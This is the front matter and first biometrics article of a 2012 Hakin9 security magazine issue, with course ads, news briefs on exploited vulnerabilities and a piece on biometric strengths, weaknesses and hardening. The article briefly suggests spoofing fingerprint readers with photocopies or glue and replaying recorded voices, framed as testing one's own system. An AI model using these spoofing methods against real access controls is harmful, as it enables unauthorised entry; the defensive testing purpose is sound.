

HAKING

PRACTICAL PROTECTION

IT SECURITY MAGAZINE

BIOMETRICS



BIOMETRICS  **SECURE? HACKABLE?** 

YOU DECIDE...

LIFE WITH BIOMETRICS

BIOMETRIC

– AUTHENTICATION IN IT'S SECURITY



Vol.7 No.06
Issue 06/2012(54) ISSN: 1733-7186

PLUS

SAMURAI SKILLS REVIEW

**(IL)LEGAL: WHY HR MATTERS – HOW ORGANISATIONS
CREATE THEIR OWN INSIDER THREAT**



eLearnSecurity
Forging security professionals

PENETRATION TESTING PROFESSIONAL v.2




Online Penetration Testing Course



www.elearnsecurity.com

- ✓ 2400+ interactive slides
- ✓ 9 hours video training material
- ✓ 100% hands-on with Hera Labs
- ✓ Extremely in depth and thorough contents
- ✓ Leads to Hands-on ECPPT certification
- ✓ 3 Knowledge domains
- ✓ Web application penetration testing
- ✓ Network penetration testing
- ✓ System security and Exploit Development
- ✓ Lifetime access to course material

Now the most Hands-On course on Penetration Testing :



Coliseum Web Application Security Lab

- ✓ 14 real world vulnerable websites
- ✓ User-exclusive sand-boxed access to labs
- ✓ Multiplatform : PHP, MySQL, MS SQL Server
- ✓ Practice OWASP Top 10
- ✓ Web app analysis, XSS, SQLi, LFI/RFI, CSRF
- ✓ Get inline help if you get stuck



Hera Penetration Testing Virtual Lab

- ✓ VPN access from your own Attack box
- ✓ User-exclusive, non-shared access to labs
- ✓ Guided Exploitation Walkthrough
- ✓ Windows Servers, BSD, Linux, Firewalls, IDS's
- ✓ Different Labs with Different Network topologies
- ✓ On-demand: No Activation, No Expiration

www.elearnsecurity.com

HEY! TEACHER!

LEAVE THEM KIDS
ALONE!



THE MOST ADVANCED COURSE
ON PENETRATION TESTING

IS SELF-PACED!

WWW.ELEARNSECURITY.COM



HAKIN9 team

Editor in Chief: Grzegorz Tabaka
grzegorz.tabaka@hakin9.org

Managing Editor: Marta Jabłońska
marta.jablonska@hakin9.org

Editorial Advisory Board: Gary S. Miliefsky,
Randy Naramore, AYO Tayo-Balogun, Amitay Dan,
Moreno Airoidi, Amar, Bojan Alikavazović,
Glenn P. Edwards Jr.,

Proofreaders: Bob Folden, Nick Malecky

Top Betatesters: Nick Baronian, John Webb, Ivan Burke

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 magazine.

Senior Consultant/Publisher: Pawel Marciniak

CEO: Ewa Dudzic
ewa.dudzic@software.com.pl

Production Director: Andrzej Kuca
andrzej.kuca@hakin9.org

DTP: Ireneusz Pogroszewski
Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl

Publisher: Software Press Sp. z o.o. SK
02-682 Warszawa, ul. Bokserska 1
Phone: 1 917 338 3631
www.hakin9.org/en

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.

All trade marks presented in the magazine were used only for informative purposes.

All rights to trade marks presented in the magazine are reserved by the companies which own them. To create graphs and diagrams we used smartdraw.com program by  SmartDraw

Mathematical formulas created by Design Science MathType™

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Dear all,

I hope you are all well. This issue is going to be about Biometrics. They want to control us everywhere – airport, work, banks. A biometric would identify you by your hand print or voice or even DNA. Let's have a look what our authors say about it.

First article by Gary S. Miliefsky – Biometrics: Secure? Hackable? You Decide... The Biometric System used for security is similar to a door lock and a mechanical key. With the right key, you can unlock and open the door. By providing your unique ID, known as your "biometric" or if multi-faceted (your finger and your retina print), your "biometrics", you are providing the proper key to open the lock, which is also known as a Biometric Security System.

Randy Naramore decided to write Life with Biometrics. Biometric Authentication has been heralded as the future of security systems, a verification system that not only drastically reduces the risks of the systems security being compromised but also eliminates the need for much of the traditional security overhead. In recent years biometric authentication systems have become more prolific as numerous manufacturers of biometric sensing devices and middleware providers have entered the market. Having met with particular success in restricting physical access in high-security environments it is curious to note that this success has not been echoed where network authentication is concerned.

AYO Tayo-Balogun in his article introduces to us Biometric Authentication. Users very often do not have any previous experience with the kind of the biometric system they are being registered with, so the first measurement should be guided by a professional who explains the use of the biometric reader. Depending on the technology being implemented, the data captured could be a facial image, a fingerprint, voice data, etc. Read more in his article!

Amitay Dan in his The Day That Fingerprints Has Rule Out From Being An Evidence article shows many interesting situations, examples on using Biometrics. Definitely worth reading!

In our section Extra articles, we have a few interesting articles. A thin database access abstraction layer for ADO.NET on .NET/Mono, Security issue in SMS Banking, Directory Traversal Vulnerability, Using REMnux to analyze PE files. All of them valuable, very informative and definitely worth reading.

At the end of the magazine as always – (IL)LEGAL column, by Drake.

We wish you good reading!

Marta & Hakin9 Team


Be reactive...

- Your systems are being attacked 24 hours a day...
- You understand the threats and are protected against them...



Be proactive...

- My users' behaviour threatens our systems...
- I understand what motivates my users and what threats are coming my way...



ID Theft Protect provides information on threats from a user perspective.

IN BRIEF

8 IN BRIEF

By chuyler Dorsey, eLearnSecurity and ID Theft Protect
As usual specialists from companies eLearn Security and ID Theft protect will share with us latest news from IT security world. Read it to up-date yourself.

BASICS

10 Biometrics: Secure? Hackable? You Decide...

By Gary S. Miliefsky

The Biometric System used for security is similar to a door lock and a mechanical key. With the right key, you can unlock and open the door. By providing your unique ID, known as your “biometric” or if multi-faceted (your finger and your retina print), your “biometrics”, you are providing the proper key to open the lock, which is also known as a Biometric Security System.

As these Biometric Security Systems have evolved, they continue to be based on seven basic criteria – uniqueness, universality, permanence, collectability, performance, acceptability and circumvention. If you really want to get into the history of biometrics just google “Schuckers biometric security systems” and you could spend all day reading and learning about it.

14 Life with Biometrics

By Randy Naramore

Biometric Authentication has been heralded as the future of security systems, a verification system that not only drastically reduces the risks of the systems security being compromised but also eliminates the need for much of the traditional security overhead. In recent years biometric authentication systems have become more prolific as numerous manufacturers of biometric sensing devices and middle-ware providers have entered the market. Having met with particular success in restricting physical access in high-security environments it is curious to note that this success has not been echoed where network authentication is concerned.

18 Biometric Authentication In It Security: An Introduction

By AYO Tayo-Balogun

This is the process through which the raw biometric data is captured. This is the first contact of the user with the biometric system. The user’s biometric sample is obtained using an input device. Quality of the first biometric sample is crucial for further authentications of this user. It may happen that even multiple acquisitions do not generate biometric samples with sufficient quality.

Such a user cannot be registered with the system. There are also mute people, people without fingers or with injured eyes. Both these categories create a ‘fail to enrol’ (FTE) group of users. Users very often do not have any previous experience with the kind of the biometric system they are being registered with, so the first measurement should be guided by a professional who explains the use of the biometric reader. Depending on the technology being implemented, the data captured could be a facial image, a fingerprint, voice data, etc.

22 The Day That Fingerprints Has Rule Out From Being An Evidence

By Amitay Dan

Some of the main target in the crime scene which is leader of the biggest drug cartel is being arrested of killing two people, he did a mistake and didn’t hide the gun well. Two years before, the crime cartel got an idea from hackers who helped them. The idea was simple: instead of hiding the fingerprints with gloves, they can steal 100,000 people fingerprint from workers clock in/out and then add to this stolen database to the cartel fingerprints database. The next act was to share the database in the Internet so anyone will be able to fake with it his fingerprints. The idea got spread to many other cartels and crime members together with privacy freedom fighter has been start to share their own biometric info, included fingerprints. Back to the court, the judge got a new breakthrough claim from the suspect’s lawyer, “the fingerprint is in public database for two years, and any one can use it” the judge in the first time in the history declaim the fingerprint as proof for the crime since public data can’t be an evidence of one person.

EXTRAARTICLES

24 A thin database access abstraction layer for ADO.NET on .NET / Mono

By Moreno Airoldi

Later, Microsoft released a successor to ODBC: OLE DB. This new technology was object oriented, based on COM – component object model, and aimed to improve its predecessor in terms of performance, providing a way to write drivers which were less abstracted and closer to the database server’s APIs, and more open to non-relational database systems. Although it was widely used, mainly because Microsoft made it the standard way to access their database system SQL Server, it never became as popular as ODBC. One of the main factors that prevented OLE DB to be adopted was the fact it is available on Windows only. Being based on COM, a Windows-only technology, it would be hard, if not impossible to port it to other operating systems.

38 Security issue in SMS Banking

By Amar

You might now wonder what insecurities could really be there in such a seemingly foolproof design. Very true, Cross site scripting, SQL injection and Buffer overflow attacks may not be possible from a cell phone but there are vulnerable points in the architecture which can be attacked: they are the mobile banking application and the bulk service provider's server. If an attacker reconstructs any one of the two HTTPS requests (sent from the bulk service provider to the mobile banking application or vice-versa), he will be able to flood the valid user with SMS messages. This may lead to the user believing that someone else is requesting the account details on his behalf.

42 Directory Traversal Vulnerability

By Bojan Alikavazović

Directory traversal attacks are usually very easy to perform, especially when it comes to services like FTP and TFTP. They become more complex at the web applications. In short, the idea is to traverse to the any file in the system and be able to read or download files with useful information (hashes/passwords etc.). This article describes the directory traversal vulnerabilities in a variety of services such as FTP, TFTP, HTTP and Web apps. During the tests a very interesting program DotDotPwn has been used to perform various types of attacks.

52 Using REMnux to analyze PE files

By Glenn P. Edwards Jr.

The first step is to identify what the file you are analyzing actually is so we know which analysis tools to use. Since simply going off the file extension can be misleading we can try to identify the file type a few different ways: file, TrID [3], hachoir-metadata, hex editor (xxd) and 7zip (7z).

Most of you may be familiar with the file command since it has been around for a while so for the sake of brevity – just remember it uses 'magic numbers' to identify file types.

(IL)LEGAL

56 Why HR Matters – How Organisations Create Their Own Insider Threat

By Drake

So, nearing the end of his probationary period, he decided it was time to move on, and part company with his current employers. Just as he was contemplating his options, he received a letter from the company's HR function, happily telling him that his notice period was now extended to one month. This was news to him, as his contract said three months. In any case, he shrugged his shoulders, found another job, and in due course came to resign. What happened next was really quite upsetting for him – in the HR function there was another person with a similar name to him, who happened to be involved with sorting out his affairs (he had by this stage produced the previously mentioned letter, to "help things along"). Soon, he found himself being accidentally copied in to the e-mail trail, where some quite unsatisfactory things were being said about him. The dénouement of the story was that he threatened his (now ex) employer with legal action.



Coliseum

Virtual labs
100% practical hands on
training
by eLearnSecurity

FIND OUT

14 educational challenges

- ✓ Real world scenarios
- ✓ No set-up time
- ✓ Play on MS SQL Server
- ✓ Got stuck? We support!

TREND MICRO DETAILS TOP APPLICATION ATTACKS

Trend Micro has released a study which reveals which applications are used the most in attacks on people and networks. Microsoft Word and Excel are listed as the top two applications used and accounted for 90% of the attacks against Microsoft Office products. Trend Micro states the reason for Word being one of the most attacked applications is that two of the most reliable exploits available (CVE-2010-3333 and CVE-2012-0158) affect Microsoft Word. "Targeted attacks that are part of APT campaigns commonly use exploit documents in their social engineering ploy... these exploit documents serve as unassuming carriers of the attacker's payload malware into the target's computer. Since exploit documents are one of the first arrival vectors of APT malware, a little knowledge of the most exploited software and vulnerability will go a long way in removing low hanging security holes within one's organization." – Ryan Flores of Trend Micro. Client end exploits will continue to be a major avenue of attacks as social engineering continues to be widely effective. As always, end user training will be one of the most important aspects of a security infrastructure.

Source: Schuyler Dorsey, eLearnSecurity

VIRGIN MEDIA

Virgin Media joined other internet service providers in blocking its customers from accessing The Pirate Bay under court order. The High Court ruled that them amongst five other internet service providers must block access to The Pirate Bay. The others included: Sky, Everything Everywhere, TalkTalk and O2. The ISP, BT, requested more time to consider the decision. As a result of these actions, Anonymous has taken action and targeted several of these companies. Anonymous tweeted "Virgin Media – Tango down" after a successful distributed denial of service attack. Virgin Media provided a statement in response, "As a responsible ISP, Virgin Media complies with court orders but we strongly believe that tackling the issue of copyright infringement needs compelling legal alternatives, giving consumers access to great content at the right price, to help change consumer behavior".

Source: Schuyler Dorsey, eLearnSecurity

SONICWALL

SonicWALL, a provider of enterprise firewalls, was just acquired by Dell. The deal was first announced on March thirteenth and was recently concluded; Dell reportedly paid \$1.2 billion for the acquisition. SonicWALL is a great

addition to Dell's portfolio as they already had servers, workstations, networking devices, storage solutions and now security. "Customers who are looking for simplified and comprehensive security solutions will benefit from the addition of SonicWALL to our software portfolio... the combination of SonicWALL with Dell's existing security offerings and broad market reach will help customers securely manage their data, securely manage consumer devices being brought into their enterprise, and securely expand their applications to the cloud." – John Swainson, president of Dell Software Group.

Source: Schuyler Dorsey, eLearnSecurity

ADOBE

Adobe has been the victim of yet even more targeted attacks by hackers. Adobe announced earlier this month that yet another vulnerability in Flash has been discovered that has been exploited in the wild. CVE-2012-0779 "Object Type Confusion Remote Code Execution Vulnerability" target Flash within Internet Explorer on only Windows based systems. In Symantec's blog, they stated "The malicious documents contain an embedded reference to a malicious Flash file hosted on a remote server... when the Flash file is acquired and opened, it sprays the heap with shellcode and triggers the CVE-2012-0779 exploit. Once the shellcode gains control, it looks for the payload in the original document, decrypts it, drops it to disk, and executes it." This vulnerability affects Flash version 11.2.202.233 and earlier so users are advised to upgrade immediately.

Source: Schuyler Dorsey, eLearnSecurity


MILLIONS IN THE US DON'T USE FACEBOOK PRIVACY SETTINGS

A recent US study has found that nearly 13 million US users of Facebook are either simply unaware of, or simply don't use privacy settings. The study found that 4.8 million people have shared details about their plans for a certain day and 4.7 million have 'liked' a Facebook page related to health issues or treatments. The latter can expose personal information which can be used against them by insurance companies. 9% of US Facebook users are sharing personal information, which is a staggering number considering how often Facebook is in the news regarding privacy. An even more interesting statistic identified 7 million households with members on Facebook who have been harassed or threatened or had users log in to their accounts. without permission.

Source: ID Theft Protect

Fusic

Fusion of Society, IT and Culture



Founded in 2003 in Fukuoka, Japan. Fusic provides several IT related services all around Japan. Among the services we provide are: web development, contract-based software development (such CMS and CRM), etc. We also developed our own web-based presentation service "Zenpre", and e-Commerce platform "Ureru-net-kokoku-tsukuru", and serve consumer through ASP. Currently, we also play a leading role in the mobile applications development in platforms such iPhone and Android.



浜崎 陽一郎

Yoichiro Hamasaki

Vice-President
Co-Founder



内富 貞嘉

Sadayoshi Noutomi

President
Founder

Fusic Co.,Ltd <http://fusic.co.jp/> info@fusic.co.jp

Fukuoka Head Office

Shin-nihon build.9F, 2-4-22 Daimyo Chuo-ku, Fukuoka-shi,
810-0041, JAPAN
+81-92-737-2616 +81-92-737-2617

Fukuoka Laboratory

East Fukuoka General Office 4F, 1-17-1 Hakata Station East, Hakata-ku, Fukuoka-shi,
812-0013, JAPAN

Tokyo Branch

Okura build. 3F, 1-4-10, Shibadaimon, Minato-ku, Tokyo, 105-0012, JAPAN
+81-3-6450-1633 +81-3-6450-1634

Biometrics:

Secure? Hackable? You Decide....

If you could only stop all the bad guys by guaranteeing the identity of the good guys...

What you will learn...

- Biometric Strengths
- Vulnerabilities of Biometric Solutions
- How to Harden Your Biometric Solution

What you should know...

- Network Security Basics
 - Where to Find Biometrics
 - How to Deploy Biometrics
-

Ok, we've all watched the James Bond movies where he copies a bad guy's fingerprints off the Scotch glass or uses special contact lenses to fool the Retina scanner or how attractive women spies like Charlies Angels can easily distract a security guard long enough to get his RFID passcard with a smooth pick-pocket maneuver. This all used to be science fiction but now it's science reality. Let's first learn about the basics of Biometric solutions – their strengths and weaknesses and see what we can do to harden them, if at all possible.

In fact, unlike the fellow in the ski mask, above, you don't want to hide your identity to fool biometrics, you want to appear to be someone trusted. Hiding behind a mask is not the idea, if you are planning on Hakin9 biometrics.

Basic Definition of Biometric Systems

Biometrics is defined as your personal and unique physical and logical characteristics or traits of your own human body. For example, your fingerprint is unique to you. The patterns in your retina are also personal and unique to you. There are general details in all humans that are the same – such as 'two hands' or 'four fingers and one thumb' but in the case of biometrics, your fingerprint is yours and yours alone. Thus, characteristics and traits of your human body identify you uniquely. Other biometrics include Iris, Palm Print and even your DNA.

Biometric Systems are designed to read one or more of these unique identifiers to ensure that the person gaining access (to the building, office, data center, vault, etc.) is a uniquely authorized individual. Therefore, Biometric Systems need to collect and store this information to create a unique machine readable identifier for your identity (ID). The combination of biometric data collection, storage and recognition in order to verify an ID is what we consider a complete Biometric System (Figure 1).

The Lock and Key System

The Biometric System used for security is similar to a door lock and a mechanical key. With the right key, you can unlock and open the door. By providing your unique ID, known as your "biometric" or if multi-faceted (your finger and your retina print), your "biometrics", you are providing the proper key to open the lock, which is also known as a Biometric Security System.

As these Biometric Security Systems have evolved, they continue to be based on seven basic criteria – *uniqueness, universality, permanence, collectability, performance, acceptability* and *circumvention*. If you really want to get into the history of biometrics just google "Schuckers biometric security systems" and you could spend all day reading and learning about it.

I like to get right to the point and short-circuit the learning process for you (ie help you in Hakin9 your own brain), so let's jump right in. You can look at each of the

seven criteria as something to help you understand the quality of your chosen Biometrics System. For example, you will have a very low acceptability if you ask all your employees to give you a DNA sample every day they want to gain access to their workspace, however, when it comes to uniqueness, DNA cannot be beat. So, for acceptability, you would probably NOT choose DNA but choose fingerprint or retina scan instead as it is much less invasive. The other traits start to become even more obvious – permanence – does your retina scan change with age? Of course it does, so how long can you store an original ID before you need to refresh? This is an important question you should be asking and finding the answer to fit your unique environment.

I digress with a very relevant story – I was visiting XYZ.gov to discuss my network security solution for the US government. This is a serious group and there are areas of classified space that one should not just attempt to access unless they want to spend some time in Guantanamo and I'm not talking about a Canadian trip to Cuba for good cigars. We're talking one way, here. The IT director said "meet me in room 323" (names and numbers changed to protect the innocent) at our unmarked building in Pentagon City near the Capital. So I head up to visit him and I find a strange steel door marked 323. There is a biometric retina scanner, an RFID scanner, a fingerprint scanner and a keypad for a punch code. Pretty serious security...should I knock? I figured what the heck, I'll attempt to open the door, walk in and maybe meet some receptionist because it's still

normal working hours and they were expecting me. I open the steel door and I'm in a man-in-the-middle trap. Another steel door, no biggie, I open that door which says "for meetings at XYZ.gov, please sign in with reception 323", ok, I figure reception must be on the other side of the door. Next thing you know, I scare a government employee who is probably 6 months pregnant and nearly goes into labor out of shock that I'm walking in by her office. She says "hold it a minute. Who are you? How did you get past our biometrics system? Why are the alarms not going off?" I explain who I am and she calls the MPs. Oh, yeah. I tell them my story, show my ID and next thing you know I am escorted to 323W, I accidentally entered 323E – oops. My bad. The IT Director didn't tell me there was an East wing and a West wing. After about an hour of grilling, he shows up and says "man, we still can't figure out how you got passed our Biometrics System and the steel man-in-the-middle trap" (ok, big ego moment...am I Kevin Mitnick...or will there be a movie about me like "Catch me if you can..." with Frank Abignale?). I tell him the truth but he still doesn't believe me until a few weeks later when he calls and says "Gary, we had a short circuit on the power to our Biometrics System for a short window when you came to visit and we found the pin that locks the first steel door was broken"...seriously, this happened. It was sheer dumb luck (or stupidity on my part) and I was deep in the bowels of classified space that I did not have clearance to be visiting at that time. Broken equipment – not even a good social engineering story. It's a one in a million chance but it's something




Figure 1. A complete Biometric System

to consider. Test your systems. Backup. Restore. Try a hard-power-failure event. Make sure you have this situation covered.

This little story leads one to consider the *circumvention* criteria that I listed above with the other six traits. An incredible, redundant system was circumvented by power failure and mechanical hardware failure.

Types of Biometric Systems

There are numerous types of popular Biometric Systems on the market today which are used for physical access control and some (such as HID Systems and BlackBox Intellipass) are starting to be used for logical access control as well – so they may Lock a door to a data center and may also Lock access to a data resource such as a file server, database server, payment gateway system, wire transfer system, etc. Here's what you will see on the market today:

- Facial Recognition
- Iris Recognition
- Retina Recognition
- Fingerprint Reader
- Voice Recognition
- Veins Recognition (also used within Iris Recognition solutions)
- DNA Profiler
- Barcode Scanner
- Gesture Recognizer
- Palm Reader

Speaking of Palm Reader, I see a bright future for you...yes, look here...you have a relative who will be calling you soon....just kidding NOT that type of palm

reader, silly! We're talking about your entire hand palm, not your future.

Biometric Strengths

I could go deep into details of the strengths of each of the ten solutions that I've described above – they each have their positive attributes. What I would rather you do is take the time to put a value on the seven basic criteria for each – *uniqueness, universality, permanence, collectability, performance, acceptability* and *circumvention*. That way you will figure out, if you haven't already implemented a Biometrics System, which best fits your needs and environment.

Vulnerabilities and Weaknesses in Biometric Systems

If you have ever read my earlier articles you'll know I like to see at least three legs on the stool, not two factor authentication but three factor, for example. If you want to harden your system, you have to learn about the Common Vulnerabilities and Exposures (CVE@s) of all touch points on this system of your choosing – software, hardware, power, location, ease of access, administrative functionality, protection mechanisms – both physical and logical, etc.

Ultimately you need to focus on one major weakness "SPOOFABILITY" – can any unique ID be spoofed? You can easily test the system just like James Bond by attempting to copy a fingerprint using a photocopier or Elmers Glue. If a simple solution like the two I have just described allow you to get past the Fingerprint Recognition system, then you have a major problem using it without other unique IDentifiers such as VOICE or FACE, etc. Can you make a recording of someone's




Figure 2. How Iris Scanners record identities

voice while standing next to them when they are authenticating and simply play it back from your Droid or iPhone later when you are alone standing in front of the Biometric Solution that uses VOICE recognition to protect the 'crown jewels'...if so, then as they say in NASA "Houston, we have a problem." The best thing to do right now is look at your current or chosen solution and start googling for weaknesses or visit <http://nvd.nist.gov> and look for CVEs – from the operating system to the secure web interface (yes, even SSL has been known to have implementation vulnerabilities). Find the holes in the system and test them, then figure out the remediation – if there is none, then you have the wrong Biometrics System or you will need to add more unique ID aspects to the system.

Hardening Your Biometric System

Once you know your weaknesses, you can then remove those that can be removed and mitigate risk against those that cannot. Going back to having three legs, why not use more than one biometric method to ensure unique ID? How about adding 'something you know', 'something you have' and 'something you are' to the equation? You might know a password, you might have an RFID card that was issued to you and you have your own FACE, EYES, PALM, VOICE, etc. The more of these you use, the harder an identity can be spoofed or the system can be hacked.

Finally, don't forget that ENCRYPTION is so important – the more you leverage encryption of the unique IDentifiers, the stronger the solution. If the US Government asks for FIPS compliance, you should also consider this. The stronger the legally allowable encryption being used by your solution of choice, the less chance you will end up on the wall of shame, aka <http://www.privacyrights.org> under the "Data Breaches" page.

Cheers and happy Retina Scanning!

GARY S. MILIEFSKY, FMDHS, CISSP®



Gary S. Miliefsky is a regular contributor to Hakin9 Magazine and a frequent contributor to NetworkWorld, CIO Magazine, SearchCIO and others. He is also a frequent speaker at network security events and trade shows throughout the globe. He is the founder and Chief Technology Officer (CTO) of NetClarity, Inc, where he can be found at <http://www.netclarity.net>. He is a 20+ year

information security veteran and computer scientist. He is a member of ISC2.org and a CISSP®. Miliefsky is a Founding Member of the US Department of Homeland Security (<http://www.DHS.gov>), serves on the advisory board of MITRE on the CVE Program (<http://CVE.mitre.org>) and is a founding Board member of the National Information Security Group (<http://www.NAISG.org>).

[GEEKED AT BIRTH]



You can talk the talk.
Can you walk the walk?
Here's a chance to prove it.

[IT'S IN YOUR PULSE]

LEARN:

- | | |
|---------------------------------|-----------------------------------|
| Advancing Computer Science | Network Security |
| Artificial Life Programming | Open Source Technologies |
| Digital Media | Robotics and Embedded Systems |
| Digital Video | Serious Games and Simulation |
| Enterprise Software Development | Strategic Technology Development |
| Game Art and Animation | Technology Forensics |
| Game Design | Technology Product Design |
| Game Programming | Technology Studies |
| Human-Computer Interaction | Virtual Modeling and Design |
| Network Engineering | Web and Social Media Technologies |

www.uat.edu > 877.UAT.GEEK

Life with Biometrics

Biometrics is a term used to describe the process of authenticating a person based on recognizing anatomical metrics. Biometrics refers to the automatic identification of a person based on his/her anatomical (fingerprint, iris) or behavioral (signature) characteristics or traits.

What you will learn...

- Two types of Biometrics

What you should know...

- Basic knowledge on Biometrics
-

This method of identification offers several advantages over traditional methods involving ID cards (tokens) or PIN numbers (passwords) for various reasons: (1) the person to be identified is required to be physically present at the point-of-identification; (2) identification based on biometric techniques obviates the need to remember a password or carry a token. With the increased integration of computers and Internet into our everyday lives, it is necessary to protect sensitive and personal data. By replacing PINs (or using biometrics in addition to PINs), biometric techniques can potentially prevent unauthorized access to ATMs, cellular phones, laptops, and computer networks. Unlike biometric traits, PINs or passwords may be forgotten, and credentials like passports and driver's licenses may be forged, stolen, or lost. As a result, biometric systems are being deployed to enhance security and reduce financial fraud. Various biometric traits are being used for real-time recognition, the most popular being face, iris and fingerprint. However, there are biometric systems that are based on retinal scan, voice, signature and hand geometry. In some applications, more than one biometric trait is used to attain higher security and to handle *failure to enroll* situations for some users. Such systems are called multimodal biometric systems.

A biometric system is essentially a pattern recognition system which recognizes a user by determining the authenticity of a specific anatomical or behavioral

